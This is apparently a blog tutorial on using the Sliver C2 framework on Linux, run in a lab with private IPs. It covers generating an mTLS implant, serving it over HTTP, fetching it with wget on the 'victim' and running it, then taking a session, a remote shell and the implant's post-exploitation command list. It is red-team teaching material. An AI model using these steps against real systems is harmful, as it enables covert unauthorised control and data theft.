Using Sliver(C2) on Linux
Sliver is an “adversary emulation framework” or a powerful command and control (C2) framework designed “to provide advanced capabilities for covertly managing and controlling remote systems”. Sliver works across Windows, MacOS and Linux. This guide will be for the latter, but I may update it later for the other two (although there are a surplus of tutorials for those.)
Only use on authorised targets with explicit permisson.
Please note that this guide does not use beacons, but to use a beacon simply generate your payload with a primary positional argument named beacon (ie generate beacon --mtls ...)
Payload generation
Firstly, we need to enter the sliver console. Depending on whether it is in your PATH or just a directory will vary this step. For example, I am using better-sliver (although these steps do apply to sliver as well.)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
❯ sudo ./sliver-server

Better
    ███████╗██╗     ██╗██╗   ██╗███████╗██████╗
    ██╔════╝██║     ██║██║   ██║██╔════╝██╔══██╗
    ███████╗██║     ██║██║   ██║█████╗  ██████╔╝
    ╚════██║██║     ██║╚██╗ ██╔╝██╔══╝  ██╔══██╗
    ███████║███████╗██║ ╚████╔╝ ███████╗██║  ██║
    ╚══════╝╚══════╝╚═╝  ╚═══╝  ╚══════╝╚═╝  ╚═╝

All hackers gain living weapon
[*] Better Sliver Server v6.1.0 - 5c258b40344c5b7d5582ebe88dbbeebc0d2d6a31
[*] Welcome to the *Better* sliver shell, please type 'help' for options

sliver >
We can generate a payload for linux like so:
1
2
3
4
5
6
7
8

sliver > generate --mtls 192.168.6.156 --os linux --arch amd64 -s ~/sliver/payloads -f elf

[*] Generating new linux/amd64 implant binary
[*] Symbol obfuscation is enabled
 ⠹  Compiling, please wait ...

[*] Build completed in 10s
[*] Implant saved to /Users/iftekhar.syed/sliver/payloads/SPANISH_MILK
There are multiple flags and options that are used here. Going through them:
--mtls [C2IP]is used to specify at least one C2 endpoint. We are using mTLS in this example, which is recommended in the official Sliver docs. Other transports include HTTP/S, WireGuard and DNS.--os linuxspecifies that our payload should work for the Linux operating system/s.--arch amd64specifies that we are using theamd64architecture. Sliver will try to compile any valid Golang GOOS/GOARCH combination.-s ~/sliver/payloadstells Sliver to save the payload in a specified directory.-f elfspecifies the payload to be an ELF (Executable and Linkable) File.
We can now start our mTLS listener:
1
2
3
4
5
6
7
8
9
10
11
sliver > mtls

[*] Starting mTLS listener ...

[*] Successfully started job #1

sliver > jobs

 ID   Name   Protocol   Port
==== ====== ========== ======
 1    mtls   tcp        8888
Thus our payload has successfully been generated and we can now await a connection.
Transferring the payload
I am going to use a http.server to transfer the payload from my machine to the target. Begin by cding to where the payload is stored.

After that, we can try serve the payload. Note that we will have to change the permissions for the file before serving it.
1
2
3
4
5
6
❯ cd ../payloads

❯ sudo chmod 644 EVOLUTIONARY_NONSENSE

❯ python3 -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
We can now request the file from our victim machine and change its permissions to execute (although this could’ve been done on the host):
1
2
z3nxth@victim:~/sliverdemo$ wget http://192.168.6.156:80/EVOLUTIONARY_NONSENSE
z3nxth@victim:~/sliverdemo$ chmod +x EVOLUTIONARY_NONSENSE
(remember to change for your IP!)
You may notice the considerably large binary. This is normal. Sliver uses GO, which creates large files.
Finally, we can run the file on the victim.
1
./EVOLUTIONARY_NONSENSE # (or whatever your binary was called...)
We should see a connection back in the sliver console. The session can be seen by running sessions: 
We can now take control of the machine by using use [ID], where the ID is shown in the output of sessions. For example:
1
2
3
4
5
6
7
8
9
10
11
sliver > sessions

 ID         Transport   Remote Address       Hostname                 Username   Operating System   Health
========== =========== ==================== ======================== ========== ================== =========
 cdb7e072   mtls        192.168.4.50:52082   am-48e7da4ad885.intern   z3nxth     linux/amd64        [ALIVE]

sliver > use cdb7e072

[*] Active session EVOLUTIONARY_NONSENSE (cdb7e072-0127-40d3-bfb1-2a92a338db00)

sliver (EVOLUTIONARY_NONSENSE) >

We have now gained access to our target.
Post-access
Running help will aptly give us a list of options.
System info

For example, we could get info of the system:
1
sliver (EVOLUTIONARY_NONSENSE) > info
Processes
To see processes running:
1
sliver (EVOLUTIONARY_NONSENSE) > ps

Shells (but…)

Though when exploiting systems, we usually don’t need to or should (bad opsec, as also warned by sliver) we could obtain a shell for whatever reason:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
sliver (EVOLUTIONARY_NONSENSE) > shell

? This action is bad OPSEC, are you an adult? Yes

[*] Wait approximately 10 seconds after exit, and press <enter> to continue
[*] Opening shell tunnel (EOF to exit) ...

[*] Started remote shell with pid 483529

z3nxth@am-48e7da4ad885:~/sliverdemo$ whoami
z3nxth
z3nxth@am-48e7da4ad885:~/sliverdemo$ id
uid=1000(z3nxth) gid=1000(z3nxth) groups=1000(z3nxth),27(sudo),100(users)
z3nxth@am-48e7da4ad885:~/sliverdemo$
Other commands
Other processes we can do are visible with help:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
sliver (EVOLUTIONARY_NONSENSE) > help

Implant commands

Usage:
   [command]

Core
  background        Background an active session
  close             Close an interactive session without killing the remote process
  help              Help about any command
  kill              Kill a session
  pivots            List pivots for active session
  rename            Rename the active beacon/session

Info
  env               List environment variables
  getgid            Get session process GID
  getpid            Get session pid
  getuid            Get session process UID
  info              Get session info
  ping              Send round trip message to implant (does not use ICMP)
  screenshot        Take a screenshot
  whoami            Get session user execution context

Filesystem
  cat               Dump file to stdout
  cd                Change directory
  cp                Copy a file
  download          Download a file
  grep              Search for strings that match a regex within a file or directory
  head              Grab the first number of bytes or lines from a file
  ls                List current directory
  memfiles          List current memfiles
  mkdir             Make a directory
  mount             Get information on mounted filesystems
  mv                Move or rename a file
  pwd               Print working directory
  rm                Remove a file or directory
  tail              Grab the last number of bytes or lines from a file
  upload            Upload a file

Network
  ifconfig          View network interface configurations
  netstat           Print network connection information
  portfwd           In-band TCP port forwarding
  rportfwd          reverse port forwardings
  socks5            In-band SOCKS5 Proxy

Execution
  cursed            Chrome/electron post-exploitation tool kit (∩`-´)⊃━☆゚.*・。゚
  execute           Execute a program on the remote system
  execute-shellcode Executes the given shellcode in the sliver process
  extensions        Manage extensions
  msf               Execute an MSF payload in the current process
  msf-inject        Inject an MSF payload into a process
  shell             Start an interactive shell
  sideload          Load and execute a shared object (shared library/DLL) in a remote process
  ssh               Run a SSH command on a remote host
  wasm              Execute a Wasm Module Extension

Privileges
  chmod             Change permissions on a file or directory
  chown             Change owner on a file or directory
  chtimes           Change access and modification times on a file (timestomp)

Process
  procdump          Dump process memory
  ps                List remote processes
  terminate         Terminate a process on the remote system

Sliver - 3rd Party macros

Sliver - 3rd Party extensions

Flags:
  -h, --help   help for this command

Use " [command] --help" for more information about a command.

sliver (EVOLUTIONARY_NONSENSE) >
Backgrounding / Exiting the connection
When we’re done with the server, we can background it:
1
2
3
4
5
6
7
8
9
10
11

sliver (EVOLUTIONARY_NONSENSE) > background

[*] Background ...

sliver > sessions

 ID         Transport   Remote Address       Hostname                 Username   Operating System   Health
========== =========== ==================== ======================== ========== ================== =========
 3f5ed1db   mtls        192.168.4.50:43514   am-48e7da4ad885.intern   z3nxth     linux/amd64        [ALIVE]

sliver >
Termination
Finally, termination of the session can be done with
1
2
sessions -k [id]
[!] Lost session 3f5ed1db EVOLUTIONARY_NONSENSE - 192.168.4.50:43514 (am-48e7da4ad885.intern) - linux/amd64 - Sun, 23 Nov 2025 00:59:18 GMT